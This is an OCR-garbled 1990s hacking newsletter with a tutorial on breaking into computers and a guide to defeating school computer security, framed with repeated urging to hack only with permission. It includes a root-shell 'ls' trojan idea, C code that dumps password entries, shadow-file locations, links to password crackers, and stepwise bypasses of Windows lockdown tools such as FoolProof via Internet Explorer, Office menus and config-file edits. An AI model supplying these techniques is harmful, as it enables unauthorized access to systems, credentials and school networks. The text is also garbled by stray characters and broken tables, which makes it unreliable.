So let's assume that you have chosen a legitimate target computer to try to break into. What? Some guys say it's too hard to break into a fortified box like obscure.sekurity.org? They say it's more fun to break into a computer when they're breaking the law? They say to be a Real Hacker you must run around trashing the boxes of the cringing masses of Internet hosts? Haw, haw, sendmail 4.0! What lusers, they say. They sure taught those sendmail 4.0 dudes a lesson, right?

I say that those crackers who go searching for vulnerable computers and breaking into them are like Lounge Lizard Larry going into a bar and picking up the drunkest, ugliest gal (or guy) in the place. Yeah, we all are sure impressed.

If you want to be a truly elite cracker, however, you will limit your forays to computers whose owners consent to your explorations. This can -- should!-- include your own computer.

So with this in mind -- that you want more from life than to be the Lounge Lizard Larry of the hacker world -- here are some basics of breaking into computers.

There are an amazing number of ways to break into computers.

The simplest is to social engineer your way in. This generally involves lying. Here's an example.

# 

From: Oracle Service Humour List <oracle-list-return-@synapse.net> !Subject: HUM: AOL Hacker Turnaround (\*\*\*) !

Read Newfpyr's! masterful turning of the tables on a hacker...

Certainly one of the best Absurd IMs we've EVER received! Newfpyr's comments are in brackets throughout.

Zabu451: Hello from America Online! I'm sorry to inform you that there has been an error in the I/O section of your account database, and this server's password information has been temporarily destroyed. We need you, the AOL user, to hit reply and type in your password. Thank you for your

help.

L

Newfpyr: Hello! This is Server Manager #563. I'm sorry to hear that your server has lost the password info. I mean, this has been happening too much lately. We have developed some solutions to this problem. Have you got the mail sent out to all server managers?

Zabu451: no

NewfPyr: Really? Ouch. There's been some problems with the server mailer lately. Oh, well. Here's a solution to this problem: try connecting your backup database to your main I/O port, then accessing the system restart.

Zabu451: no i still need passwords

NewfPyr: I see. Do you want me to send you the list of all the passwords of all the screen names of your server?

Zabu451: ya i want that

NewfPyr: Let me get the server manager to send it...

NewfPyr: He says I need your server manager password. Could you please type it in?

Zabu451: i dont have one

NewfPyr: What do you mean? That's the first thing every manager gets!

!Zabu451: it got deleted

NewfPyr: Wow! You must be having a lot of trouble. Let me find out what server you're using...

[Note: I checked his profile. It said he was from Springfield, Mass.]

NewfPyr: Okay, your number has been tracked to an area in Springfield, Mass.

Zabu451: how did u know?!!!?!?!!?!?!?!?!?!?!?!?!

NewfPyr:! I used Server Tracker 5.0 . Don't you have it?

Zabu451: do you know my address!?!?!?!?!?

NewfPyr: Of course not.

Zabu451: good

L

L

NewfPyr: I only know the number you're calling AOL from, which is from your server, right?

Zabu451: yes

NewfPyr: Good. Okay, now that we have your number, we have your address, and we are sending a repair team over there.

Zabu451: nonononono dont stop them now

NewfPyr: Why? Isn't your server down?

Zabu451: nonono its working now

NewfPyr: They're still coming, just in case.

Zabu451: STOP THEM NOW

NewfPyr:! I can't break AOL Policy.

Zabu451: POEPLE ARE COMING TO MY HOUSE?!?!?!???

NewfPyr: No! To your server. You know, where you're calling AOL from.

Zabu451: im calling from my house

NewfPyr: But you said you where calling from the server!

Zabu451:! i lied im not reely a server guy

NewfPyr:! But you said you were!

Zabu451:! i lied i trying to get passwords please make them stop NewfPyr:! Okay. The repair team isn't coming anymore. ! Zabu451:! good !

NewfPyr:! But a team of FBI agents is.

Zabu451: NONONONO Zabu451: im sorry Zabu451: ill never do it again please make them not come Zabu451: PLEASE IL STOP ASKING FOR PASSWORDS FOREVER PLEASE MAKE THEM STOP!!

NewfPyr: I'm sorry, I can't do that. They should be at your house in 5 minutes.

Zabu451: IM SORRY IL DO ANYTHING PLEASE I DONT WANT THEM TO HURT ME Zabu451: PLEASE Zabu451: PLEEEEEEEEEEEEEAAAAAAAAASSSSSSSSE

NewfPyr: They won't hurt you! You'll probably only spend a year of prison.

Zabu451: no IM ONLY A KID

NewfPyr: You are? That makes it different. You won't go to prison for a year.

Zabu451:! i thout so

NewfPyr: You'll go for two years.

Zabu451:! No! IM SORRY Zabu451:! PLEASE MAKE THEM STOP Zabu451:! PLEASE

[I thought this was enough. He was probably wetting his pants.]

NewfPyr: Since this was a first time offense, I think I can drop charges.

Zabu451: yea Zabu451: thankyouthankyouthankyou NewfPyr: The FBI agents have been withdrawn. If you ever do it again, we'll bump you off.

Zabu451:! i wont im sorry goodbye

[He promptly signed off.]

One of the RARE RARE occasions that we've actually felt sorry for the hacker. SEVENTY FIVE TOKENS to you, NewfPyr! We're STILL laughing - thanks a lot!

!!! Submitted by: Fran C. M. T. @ aol.com

(Want more of this humor in a jugular vein? Check out http://www.netforward.com/poboxes/?ablang)

Maybe you are too embarrassed to act like a typical AOL social engineering hacker. OK, then maybe you are ready to try the Trojan Horse. This is a type of attack wherein a program that appears to do something legitimate has been altered to attack a computer.

For example, on a Unix shell account you might put a Trojan in your home directory named "Is." Then you tell tech support that there is something funny going on in your home directory. If the tech support guy is sufficiently clueless, he may go into you account while he has root permission. He then gives the command "Is" to see what's there. According to Damien Sorder, "This will only work depending

on his 'PATH' statement for his shell. If he searches '.' before '/bin', then it will work. Else, it won't."

Presuming the sysadmin has been this careless, and if your Trojan is well written, it will call the real Is program to display your file info -- while also spawning a root shell for your very own use!

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Newbie note: if you can get into a root shell you can do anything -- ANYTHING -- to your victim computer. Alas, this means it is surprisingly easy to screw up a Unix system while operating as root. A good systems administrator will give him or herself root privileges only when absolutely necessary to perform a task. Trojans are only one of the many reasons for this caution. Before you invite your friends to hack your box, be prepared for anything, and I mean ANYTHING, to get messed up even by the most well-meaning of friends.

Another attack is to install a sniffer program on an Internet host and grab passwords. What this means is any time you want to log into a computer from another computer by using telnet, your password is at the mercy of any sniffer program that may be installed on any computer through which your password travels.

However, to set up a sniffer you must be root on the Unix box on which it is installed. So this attack is clearly not for the beginner.

To get an idea of how many computers "see" your password when you telnet into your remote account, give the command (on a Unix system) of "traceroute my.computer" (it's "tracert" in Windows 95) where you substitute the name of the computer you were planning to log in on for the "my.computer."

Sometimes you may discover that when you telnet from one computer to another even within the city you live in, you may go through a dozen or more computers! For example, when I trace a route from an Albuquerque AOL session to my favorite Linux box in Albuquerque, I get:

C:\WINDOWS>tracert fubar.com

Tracing route to fubar.com [208.128.xx.61] over a maximum of 30 hops:

! 1!! 322 ms!! 328 ms!! 329 ms! ipt-q1.proxy.aol.com [152.163.205.95] ! 2!! 467 ms!! 329 ms!! 329 ms! tot-ta-r5.proxy.aol.com [152.163.205.126] ! 3!! 467 ms!! 323 ms!! 328 ms! f4-1.t60-4.Reston.t3.ans.net [207.25.134.69] ! 4!! 467 ms!! 329 ms!! 493 ms! h10-1.t56-1.Washington-DC.t3.ans.net [140.223.57 .25] ! 5!! 469 ms!! 382 ms!! 329 ms! 140.222.56.70 ! 6!! 426 ms!! 548 ms!! 437 ms! core3.Memphis.mci.net [204.70.125.1] ! 7!! 399 ms!! 448 ms!! 461 ms! core2-hssi-2.Houston.mci.net [204.70.1169] ! 8!! 400 ms!! 466 ms!! 512 ms! border7-fddi-0.Houston.mci.net [204.70.191.51] ! 9!! 495 ms!! 493 ms!! 492 ms! american-comm-svc.Houston.mci.net [204.70.194.86 ] !10!! 522 ms!! 989 ms!! 490 ms! webdownlink.foobar.net [208.128.37.98] !11!! 468 ms!! 493 ms!! 491 ms! 208.128.xx.33 !12!! 551 ms!! 491 ms!! 492 ms! fubar.com [208.128.xx.61]

If someone were to put a sniffer on any computer on that route, they could get my password! Now do you want to go telneting around from one of your accounts to another?

A solution to this problem is to use Secure Shell. This is a program you can download for free from http://escert.upc.es/others/ssh/. According to the promotional literature, "Ssh (Secure Shell) is a program to log into another computer over a network, to execute commands in a remote machine, and to move files from one machine to another. It provides strong authentication and secure communications over insecure channels."

If you want to get a password on a computer that you know is being accessed remotely by people using Windows 3.X, and if it is using Trumpet Winsock, and if you can get physical access to that Windows box, there is a super easy way to uncover the password. You can find the details, which are so easy they will blow your socks off, in the Bugtraq archives. Look for an entry titled "Password problem in Trumpet Winsock." These archives are at http://www.netspace.org/lsv-archive/bugtraq.html

Another way to break into a computer is to get the entire password file. Of course the password file will be encrypted. But if your target computer doesn't run a program to prevent people from picking easy passwords, it is easy to decrypt many passwords.

But how do you get password files? A good systems administrator will hide them well so even users on the machine that holds them can't easily obtain the file.

The simplest way to get a password file is to steal a backup tape from your victim. This is one reason that most computer breakins are committed by insiders.

But often it is easy to get the entire password file of a LAN remotely from across the Internet. Why should this be so? Think about what happens when you log in. Even before the computer knows

who you are, you must be able to command it to compare your user name and password with its password file.

What the computer does is perform its encryption operation on the password you enter and then compare it with the encrypted entries in the password file. So the entire world must have access somehow to this encrypted password file. You job as the would-be cracker is to figure out the name of this file and then get your target computer to deliver this file to you.

A tutorial on how to do this, which was published in the ezine K.R.A.C.K (produced by od^pheak <br/>sbutler@tir.com>), follows. Comments in brackets have been added to the K.R.A.C.K. text.

\*\*\*\*\*\*\*

Strategy For Getting Root With a shadowed Passwd

step#1

!

anonymous ftp into the server get passwd

[This step will almost never work, but even the simplest attack may be worth a try.]

step #2

!To defeat password shadowing on many (but not all) systems, write a program that uses successive calls to getpwent() to obtain the password file.

Example:

```
#include <pwd.h>
main()
{
struct passwd *p;
while(p=3Dgetpwent())
printf("%s:%s:%d:%d:%s:%s:%s\n", p->pw_name,
p->pw_passwd,
p->pw_uid, p->pw_gid, p->pw_gecos, p->pw_dir,
p->pw_shell);
}
```

Or u can Look for the Unshadowed Backup.....

[The following list of likely places to find the unshadowed backup is available from the "Hack FAQ" written by Voyager. It may be obtained from http:// www-personal.engin.umich.edu/~jgotts/hack-faq]

Unix!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!		ath!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!	needed!	Token
AIX 3!!!!!!!!!	//etc/	 security/passwd!!!		
••••••		/files/ <first letter!<="" td=""><td></td><td></td></first>		
!!!!!! of username				
A/UX 3.0s!!!!!		o/files/auth/?/!!!!!!		
BSD4.3-Reno!!!		c/master.passwd!!		*
ConvexOS 10	)!!!!!!!!!!!!!!!!!!	/etc/shadpw!!!!!!!		*
ConvexOS 11	!!!!!!!!!!!!!!!!!!	/etc/shadow!!!!!!!	1111111111111111111	*

х IRIX Х Linux /etc/passwd[.dirl.pag]!!!!!!!!! SCO Unix #.2.x!!!!!!!!!!! /tcb/auth/files/<first letter!!!!!! \* !!!!!! of username>/<username> SunOS4.1+c2!!!!!!!!!!!!!!!! /etc/security/passwd.adjunct!!!!!!! = ##username SunOS 5.0!!!!!!!!!!!!! /etc/shadow !!!!!! <optional NIS+ private secure !!!!!! maps/tables/whatever> х System V Release 4.2!!!!!! /etc/security/\* database =20 ! !

Step #3

crack it

[See below for instructions on how to crack a password file.]

\*\*\*\*\*

So let's say you have managed to get an encrypted password file. How do you extract the passwords?

An example of one of the many programs that can crack poorly chosen passwords is Unix Password Cracker by Scooter Corp. It is available at ftp://ftp.info.bishkek.su/UNIX/crack-2a/crack-2a.tgz or http://iukr.bishkek.su/crack/index.html

A good tutorial on some of the issues of cracking Windows NT passwords may be found at http://ntbugtraq.rc.on.ca/samfaq.htm

One password cracker for Windows NT is L0phtcrack v1.5. It is available for FREE from http://www.L0pht.com (that's a ZERO after the 'L', not an 'o'). It comes with source so you can build it on just about any platform. Authors are mudge@l0pht.com and weld@l0pht.com.

Another Windows NT password cracker is Alec Muffett's Crack 5.0 at!!!!!!! http://www.sun.rhbnc.ac.uk/~phac107/c50a-nt-0.10.tgz

Even if you crack some passwords, you will still need to correlate passwords with user names. One way to do this is to get a list of users by fingering your target computer. See the GTMHH Vol.1 No.1 for some ways to finger as many users as possible on a system. The verify command in sendmail is another way to get user names. A good systems administrator will turn off both the finger daemon and the sendmail verify command to make it harder for outsiders to break into their computers.

If finger and the verify commands are disabled, there is yet another way to get user names. Oftentimes the part of a person's email that comes before the "@" will also be a user name.

If password cracking doesn't work, there are many -- way too many -- other ways to break into a computer. Following are some suggestions on how to learn these techniques.

1. Learn as much as you can about the computer you have targeted. Find out what operating system it runs; whether it is on a local area network; and what programs it is running. Of special importance are the ports that are open and the daemons running on them.

For example, if you can get physical access to the computer, you can always get control of it one way or another. See the GTMHHs on Windows for many examples. What this means, of course, is that if you have something on your computer you absolutely, positively don't want anyone to read, you had better encrypt it with RSA. Not PGP, RSA. Then you should hope no one discovers a fast way to factor numbers (the mathematical Achilles Heel of RSA and PGP).

If you can't get physical access, your next best bet is if you are on the same LAN. In fact, the vast majority of computer breakins are done by people who are employees of the company that is running that LAN on which the victim computer is attached. The most common mistake of computer security professionals is to set up a firewall against the outside world while leaving their LAN wide open to insider attack.

Important note: if you have even one Windows 95 box on your LAN, you can't even begin to pretend you have a secure network. That is in large part because it will run in DOS mode, which allows any user to read, write and delete files.

If the computer you have targeted is on the Internet, your next step would be to determine how it is connected to the Internet. The most important issue here is what TCP/IP ports are open and what daemons run on these ports.

### \*\*\*\*\*\*\*

Newbie note: TCP/IP ports are actually protocols used to direct data into programs called "daemons" that run all the time an Internet host computer is turned on and connected to the Net, waiting for incoming or outgoing data to spur it into action.

An example of a TCP/IP port is number 25, called SMTP (simple mail transport protocol). An example of a daemon that can do interesting things when it gets data under SMTP is sendmail. See the GTMHH on forging email for examples of fun ways to play \*legally\* with port 25 on other people's computers.

For a complete list of commonly used TCP/IP ports, see RFC 1700. One place you can look this up is http://ds2.internic.net/rfc/rfc1700.txt

2. Understand the operating system of the computer you plan to crack. Sure, lots of people who are ignorant on operating systems break into computers by using canned programs against pitifully vulnerable boxes. As one teen hacker told me after returning from Def Con V, "Many of the guys there didn't even know the 'cat' command!"

Anyone can break into some computer somewhere if they have no pride or ethics. We assume you are better than that. If the breakin is so easy you can do it without having a clue what the command "cat" is, you aren't a hacker. You're just a computer vandal.

3. Study the ways other people have broken into a computer with that operating system and software. The best archives of breakin techniques for Unix are Bugtraq http://www.netspace.org/lsv-archive/bugtraq.html. For Windows NT, check out http://ntbugtraq.rc.on.ca/index.html.

A cheap and easy partial shortcut to this arduous learning process is to run a program that scans the ports of your target computer, finds out what daemons are running on each port, and then tells you whether there are breakin techniques known to exist for those daemons. Satan is a good one, and absolutely free. You can download it from ftp://ftp.fc.net/pub/defcon/SATAN/ or a bazillion other hacker ftp sites.

Another great port scanner is Internet Security Scanner. It is offered by Internet Security Systems of Norcross, Georgia USA, 1-800-776-2362. This tool costs lots of money, but is the security scanner of choice of the people who want to keep hackers out. You can reach ISS at http://www.iss.net/.

Internet Security Systems also offers some freebie programs. The "Localhost" Internet Scanner SAFEsuite is set to only run a security scan on the Unix computer on which it is installed (hack your on box!) You can get it from http://www.blanket.com/iss.html. You can get a free beta copy of their scanner for Win NT at http://www.iss.net/about/whatsnew.html#RS\_NT.

In theory ISS programs are set so you can only use them at most to probe computer networks that you own. However, a few months ago I got a credible report that a giant company that uses ISS to test its boxes on the Internet backbone accidentally shut down an ISP in EI Paso with an ISS automated syn flood attack.

If you want to get a port scanner from a quiet little place, try out http://204.188.52.99. This offers the Asmodeus Network Security Scanner for Windows NT 4.0.

In most places it is legal to scan the ports of other people's computers. Nevertheless, if you run Satan or any other port scanning tool against computers that you don't have permission to break into, you may get kicked off of your ISP.

For example, recently an Irish hacker was running "security audits" of the Emerald Island's ISPs. He was probably doing this in all sincerity. He emailed each of his targets a list of the vulnerabilities he found. But when this freelance security auditor probed the ISP owned by one of my friends, he got that hacker kicked off his ISP.

"But why give him a hard time for just doing security scans? He may have woken up an administrator or two," I asked my friend.

"For the same reason they scramble an F-16 for a bogie," he replied.

The way I get around the problem of getting people mad from port scanning is to do it by hand using a telnet program. Many of the GTMHHs show examples of port scanning by hand. This has the advantage that most systems administrators assume you are merely curious.

However, some have a daemon set up so that every time you scan even one port of their boxes, it automatically sends an email to the systems administrator of the ISP you use complaining that you tried to break in -- and another email to you telling you to turn yourself in!

The solution to this is to use IP spoofing. But since I'm sure you are only going to try to break into computers where you have permission to do so, you don't need to know how to spoof your IP address.

## \*\*\*\*\*\*\*\*

You may laugh yourself silly warning: If you port scan by hand against obscure.sekurity.org, you may run into some hilarious daemons installed on weird high port numbers.

4. Now that you know what vulnerable programs are running on your target computer, next you need to decide what program you use to break in.

But aren't hackers brilliant geniuses that discover new ways to break into computers? Yes, some are. But the average hacker relies on programs other hackers have written to do their deeds. That's why, in the book Takedown, some hacker (maybe Kevin Mitnick, maybe not) broke into Tsutomu Shimomura's computer to steal a program to turn a Nokia cell phone into a scanner that could eavesdrop on other people's cell phone calls.

This is where those zillions of hacker web pages come into play. Do a web search for "hacker" and "haxor" and "h4ck3r" etc. You can spend months downloading all those programs with promising names like "IP spoofer."

Unfortunately, you may be in for an ugly surprise or two. This may come as a total shock to you, but some of the people who write programs that are used to break into computers are not exactly Eagle Scouts.

For example, the other day a fellow who shall remain nameless wrote to me "I discovered a person has been looting my www dir, where I upload stuff for friends so I am gonna leave a nice little surprise for him in a very cool looking program ;)! (if you know what I mean)"

But let's say you download a program that promises to exploit that security hole you just found with a Satan scan. Let's say you aren't going to destroy all your files from some nice little surprise. Your next task may be to get this exploit program to compile and run.

Most computer breakin programs run on Unix. And there are many different flavors of Unix. For each flavor of Unix you can mix or match several different shells. (If none of this makes sense to you, see the GTMHHs on how to get a good shell account.) The problem is that a program written to run in, for example, the csh shell on Solaris Unix may not run from the bash shell on Slackware Linux or the tcsh shell on Irix, etc.

It is also possible that the guy who wrote that breakin program may have a conscience. He or she may have figured that most people would want to use it maliciously. So they made a few little teeny weeny changes to the program, for example commenting out some lines.! So Mr./Ms. Tender Conscience can feel that only people who know how to program will be able to use that exploit software. And as we all know, computer programmers would never, ever do something mean and horrible to someone else's computer.

So this brings us to the next thing you should know in order to break into computers.

5. Learn how to program! Even if you use other peoples' exploit programs, you may need to tweak a thing or two to get them to run. The two most common languages for exploit programs are probably C (or C++) and Perl.

## \*\*\*\*\*\*

Newbie note: If you can't get that program you just downloaded to run, it may be that it is designed to run on the Unix operating system, but you are running Windows. A good tip off that this may be your problem is a file name that ends with ".gz".

\*\*\*\*\*\*

So, does all this mean that breaking into computers is really, really hard? Does all this mean that if you break into someone's computer you have proven your digital manhood (or womanhood)?

No. Some computers are ridiculously easy to break into. But if you break into a poorly defended computer run by dunces, all you have proven is that you lack good taste and like to get into really stupid kinds of trouble. However, if you manage to break into a computer that is well managed, and that you have permission to test, you are on your way to a high paying career in computer security.

Remember this!! If you get busted for breaking into a computer, you are in trouble big time. Even if you say you did no harm. Even if you say you made the computer better while you were prowling around in it. And your chances of becoming a computer security professional drop almost to zero. And -- do you have any idea of how expensive lawyers are?

I haven't even hinted in this tutorial at how to keep from getting caught. It is at least as hard to cover your tracks as it is to break into a computer. So if you had to read this to learn how to break into computers, you are going to wind up in a world of hurt if you use this to trespass in other people's computers.

So, which way do you plan to go? To be known as a good guy, making tons of money, and having all the hacker fun you can imagine?

Or are you going to slink around in the dark, compulsively breaking into strangers" computers, poor, afraid, angry? Busted? Staring at astronomical legal bills?

If you like the rich and happy alternative, check out back issues of the Happy Hacker Digests to see what computers are open to the public to try to crack into. We'll also make new announcements as we discover them.

And don't forget to try to crack obscure.sekurity.org. No one has managed to break it when attacking from the outside. I don't have a clue of how to get inside it, either. You may have to discover a new exploit to breach its defenses.

But if you do, you will have experienced a thrill that is far greater than breaking into some Lower Slobovian businessman's 386 box running Linux 2.0 with sendmail 4.whatever. Show some chivalry and please don't beat up on the helpless, OK? And stay out of jail or we will all make fun of you when you get caught.

Of course this Guide barely scrapes the surface of breaking into computers. We haven't even touched on topics such as how to look for back doors that other crackers may have hidden on your target computer, or keystroke grabbers, or attacks through malicious code you may encounter while browsing the Web. (Turn off Java on your browser! Never, ever use Internet Explorer.) But maybe some of you ubergenius types reading this could help us out. Hope to hear from you!

Warning! Use this information at your own risk. Get busted for trying this out on some Lower Slobovian businessman's computer and we will all make fun of you, I promise! That goes double for Upper Slobovian boxes!!

Vol. 3 No. 6

How to Be a Hero in Computer Lab

If you are a student, you know you can get into trouble if you hack your school's computers. But if you can persuade your teachers that you are the good guy who will help protect them from digital vandals, you can become a hero. You may even get their permission to try break-in techniques.

### 

In this Guide you will learn how to:

- · Customize the animated logo on Internet Explorer
- · Circumvent security programs through Internet Explorer
- · Circumvent security programs through any Microsoft Office programs
- · Circumvent FoolProof
- · Circumvent Full Armor
- · Solve the web babysitter problem
- · Break into absolutely any school computer.
- · Keep clueless kiddie hackers from messing up your school computer system

!This Guide will give you some tips for safely proving just how good you are, and maybe even showing your hacker teacher buddies a thing or two. But I would feel really bad if someone were to use the tips in this Guide to mess up his or her life.

### 

You can mess up your life warning: In most countries kids don't have nearly the legal protections that adults have. If you get involved in a hacker gang at school and you guys get caught, you can easily get expelled from school or even arrested. Even if the authorities don't have very good proof of your guilt. Even if you are innocent. Arghhh!

\_\_\_\_\_

!First task of this Guide, then, is how to find teachers who would love to play hacker games with you and give you free run of the schools computer systems. Whoa, you say, now this is some social engineering challenge! But actually this isn't that hard.

!Coyote suggests, "in many cases you may find that if you prove yourself responsible (i.e.: not acting like a jerk in class and not hacking to be cool), it will be easier to gain the trust of the teacher and subsequently gain the job helping with the systems. And once you reach this level you are almost guaranteed that you will know more about

system management, and of course hacking, than you could have by simply breaking in."

!Here's the first thing you need to remember. Your teachers are overworked. If they get mad at hackers, it is because computer vandals keep on messing things up. Guess who gets to stay late at work fixing the mess students make when they break into school computers? Right, it's usually your computer lab teachers.

!Think about it. Your computer lab teachers might really, really, like the idea of having you help with the work. The problem is -- will they dare to trust you?

!Karl Schaffarczyk warns, "I nearly got chucked out of school (many years ago) for pulling up a DOS prompt on a system that was protected against such things." Sheesh, just for getting a DOS

prompt? But the problem is that your teachers go to a lot of effort to set school computers up so they can be used to teach classes. The minute they realize you know how to get to DOS, they know you could mess things up so bad they will have to spend a sleepless night -- or two or three - putting that computer back together. Teachers hate to stay up all night. Imagine that!

!So if you really want to work a deal where you become supreme ruler and hero-in-chief of your school's computers, don't start by getting caught! Don't start even by showing your teacher, "Hey, look how easy it is to get a DOS prompt!" Remember, some authorities will immediately kick you out of school or call the cops.

!Honest, many people are terrified of teenage hackers. You can't really blame them, either, when you consider those news stories. Here are some examples of stories your school authorities have probably read.

- 13 FEBRUARY 1997 Hackers are reported to be using servers at Southampton University to circulate threatening emails (that) ... instruct recipients to cancel credit cards, claiming their security has been breached.

(c) VNU Business Publications Limited, 1997

NETWORK NEWS 7/5/97 P39 A teenager was fined an equivalent of US\$350 for paralysing US telephone switchboards...The unnamed teenager made around 60,000 calls...

(C) 1997 M2 Communications Ltd.

TELECOMWORLDWIRE 6/5/97

WORLDCOM in the UK recently suffered a systems failure following a hacker attack...

(C) 1997 M2 Communications Ltd.

**TELECOMWORLDWIRE 6/5/97** 

!

L

Scary, huh? It's not surprising that nowadays some people are so afraid of hackers that they blame almost anything on us. For example, in 1997, authorities at a naval base at first blamed attackers using high-energy radio waves for computer screens that froze. Later investigators learned that ship radars, not hackers, were freezing screens.

!So instead of getting mad at teachers who are terrified of hackers, give them a break. The media is inundating them with scare stories. Plus which they have probably spent a lot of time fixing messes made by kiddie hackers. Your job is to show them that you are the good guy. Your job is to show them you can make life better for them by giving you free run of the school computers.

!This same basic technique also will work with your ISP.

If you offer to help for free, and if you convince them you are responsible, you can get the right to have root (or administrative) access to almost any computer system. For example, I was talking with the owner of the ISP one day, who complained how overworked he was. I told him I knew a high school sophomore who had been busted for hacking but had reformed. This fellow, I promised, would work for free in exchange for the root password on one of his boxes. Next day they did the deal.

Now this hacker and his friends get to play break-in games on this computer during off hours when paying customers don't use it. In exchange, those kids fix anything that goes wrong with that box.

!So try it. Find an overworked teacher. Or overworked owner of an ISP. Offer to show him or her that you know enough to help take care of those computers.

But how do you prove you know enough for the job?

If you start out by telling your computer lab teacher that you know how to break into the school computers, some teachers will get excited and suspend you from school. Just in case your teacher is the kind who gets scared by all those hacker news stories, don't start out by talking about breaking in! Instead, start with showing them, with their permission, a few cheap tricks.

Cheap Internet Explorer Tricks

!A good place to start is with Internet Explorer.

!For starters, what could be more harmless -- yet effective at showing off your talents -- than changing the animated logos on IE (IE) and Netscape?

!You could do it the easy way with Microangelo, available from

ftp://ftp.impactsoft.com/pub/impactsoft/ma21.zip. But since you are a hacker, you may want to impress your teachers by doing it the hacker way.

1) Bring up Paint.

2) Click "image," then "attributes."

3) Choose width = 40, height=480, units in pels.

4) Make a series of pictures, each 40x40 pels. One way to do this is to open a new picture for each one and set attributes to width = 40 and height = 40. Then cut and paste each one into the 40x480 image.

5) Make the top 40x40 image be the one you want to have sit there when IE is doing nothing. The next three are shown once when a download starts, and the rest are played in a loop until the download is done. You must have an even number of images for this to work.

6)Now run the Registry editor. This is well hidden since Microsoft would prefer that you not play with the Registry. One way is to click "start," then "programs" then "MS-DOS," and then in the MS-DOS window with the C:\windows prompt give the command "regedit."

7) Click to highlight the subkey "HKEY\_CURRENT\_USER\Software\Microsoft\IE\Toolbar"

8) On the task bar above, click "Edit," then "Find." Type "Brandbitmap" in the find window.

9) Now double click on BrandBitmap to get a dialog window. Type the path and file name of your custom animated graphic into it.

!So let's say you set up a flaming skull that rotates when you run IE. Your teacher is impressed. Now she wants you to put it back the way it was before. This is easy. Just open up BrandBitmap, and delete the name of your animation file. Windows Explorer will then automatically revert to the saved graphic in BackBitmap.

!Let's now show your teacher something that is a little bit scary. Did you know that Internet Explorer (IE) can be used to break some Windows babysitter programs? Your school might be running one of them. If you play this right, you can win points by trashing that babysitter program.

!Yes, you could just get to work on those babysitter programs using the tips of the GTMHH on how to break into Win95. However, we will also look at a new way to get around them in this chapter, using IE. The advantage of using IE when your teacher is anxiously looking over your shoulder is that you could just "accidentally" stumble on some cool stuff, instead of looking like a dangerous hacker. Then you could show that you know how to take advantage of that security flaw.

!Besides, if it turns out the security program you try to override is well enough written to keep IE from breaking it, you don't look like a dummy.

\*\*\*\*\*

Evil Genius tip: People are less afraid of you if you type sloowwwlllllyyyyyyyyy.

! The dirty little secret is that IE actually is a Windows shell program. That means it is an alternative to the Win95 desktop. From IE you may launch any program. IE operates much like the Program Manager and Windows Explorer that come with the Win 95 and Win NT operating systems.

!Yes, from the IE shell you can run any program on your computer -- unless the security program you are trying to break has anticipated this attack. With a little ingenuity you may be able to even gain control of your school's LAN. But don't try that just yet!

### \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Newbie note: A shell is a program that mediates between you and the operating system. The big deal about IE being a Windows shell is that Microsoft never told anyone that it was in fact a shell. The security problems that are plaguing IE are mostly a consequence of it turning out to be a shell. By contrast, the Netscape and Mosaic Web browsers are not quite such full-featured shells. This makes them safer to use. But you can still do some interesting things with them to break into a Win95 box. Experiment and have fun!

\*\*\*\*\*\*\*\*\*\*\*

!To use IE as a Win95 shell, bring it up just like you would if you were going to surf the Web. If your computer is set to automatically initiate an Internet connection, you can kill it. You don't need to be online for this to work.

! Now here are a few fun suggestions. In the space where you would normally type in the URL you want to surf, instead type in c:.

!Whoa, look at all those file folders that come up on the screen. Now for fun, click "Program Files" then click "Accessories" then click "Paint." All of a sudden Paint is running. Now paint your teacher who is watching this hack surprised.

!Next close all that stuff and get back to the URL window in IE. Click on the Windows folder, then click on Regedit.exe to start it up. Export the password file (it's in HKEY\_CLASSES\_ROOT). Open it in Word Pad. Remember, the ability to control the Registry of a server is the key to controlling! the network it serves. Show this to your teacher and tell her that you're going to use IE to change all the school's password files. In a few hours the Secret Service will be fighting with the FBI on your front lawn over who gets to try to bust you. OK, only kidding here.

!No, maybe it would be a bit better to tell your teacher that if you can edit the registry, you can get total control over that computer. And maybe much more. Suggest that the school delete IE from all its computers. You are on the road to being a hero.

If you actually do edit the Registry, you had better know how to revert to its backup, or else undo your changes. Otherwise you will be making more work for the computer lab teacher instead of less work. Remember, the objective is to prove to your teachers you can cut how much work they have to do!

!What if the school babysitter program won't let you run regedit.exe? Try typing c:/command.com. Then see Chapter 2 for how to edit the Registry from DOS.

If you have gotten this far with IE, next try entering r:/ or w:/ or z: etc. to see if you can access the disk of a network server. Be sure to do this with your teacher watching and with her permission to try to access network computers. If you succeed, now you have a really good reason to ask her to take IE off all the school computers. This is because you have just taken over the entire school LAN. But you are a hero because you have done it to save your school from those mean kiddie hackers who change grades and class assignments.

!By now you have a great shot at getting a volunteer job running the school's computer systems. Before you know it, you and your friends will be openly playing Quake at school -- and the authorities will consider it a small price to pay for your expertise.

Cheap Tricks with Microsoft Office

!You also can run a Windows shell from several Microsoft Office programs. Remember, once you get a shell, you have a good shot at disabling security programs.

!The following exploit works with Microsoft Word, Excel, and Powerpoint. To use them get into a Windows shell:

Click "help", then "About Microsoft (name of program inserted here)," then "System Info..."
 This brings up a window which includes a button labeled "run." Click "run" and put in anything you want, for example regedit.exe! (That is, unless the security program you are trying to break has a way to disable this.)

!Microsoft Access is a bit harder. The "run" button only gives a few choices. One of them is File Manager. But File Manager is also a Windows shell. From it you can run any program. (That is, unless the security program you are trying to break has a way to disable this.)

How to Circumvent FoolProof

!There is usually a hotkey to turn off FoolProof. One young hacker reports his school uses shiftalt-X (hold down the shift and alt keys at the same time, then press the "x" key.) Of course other schools may have other arrangements.

If you get the hotkey right, a sound may play, and a lock in the lower-right corner should open for 20-30 seconds.

!

ļ

!Dante tells how he managed to get out of a hot spot with an even better hack of Fool Proof. "My computer science teacher asked me to show her exactly HOW I managed to print the 'the universe revolves around me' image I made to all the network printers in the school..." So he had her watch while he did the deed.

\*\*\*\*\*\*

You can get punched in the nose warning: Dante was lucky that his teacher was understanding. In some schools a harmless joke like this would be grounds for expulsion.

!Here is how Dante -- and anyone -- may disable FoolProof.

1) First, break into the Windows box using one of the techniques of the GTMHHs on Hacking Windows. Warning -- don't try the soldering iron bit. Your teacher will faint.

3) Now you can edit the autoexec.bat and config.sys files. (Be sure to back them up.) In config.sys delete the line device=fp, and in autoexec.bat, delete fptsr.exe.

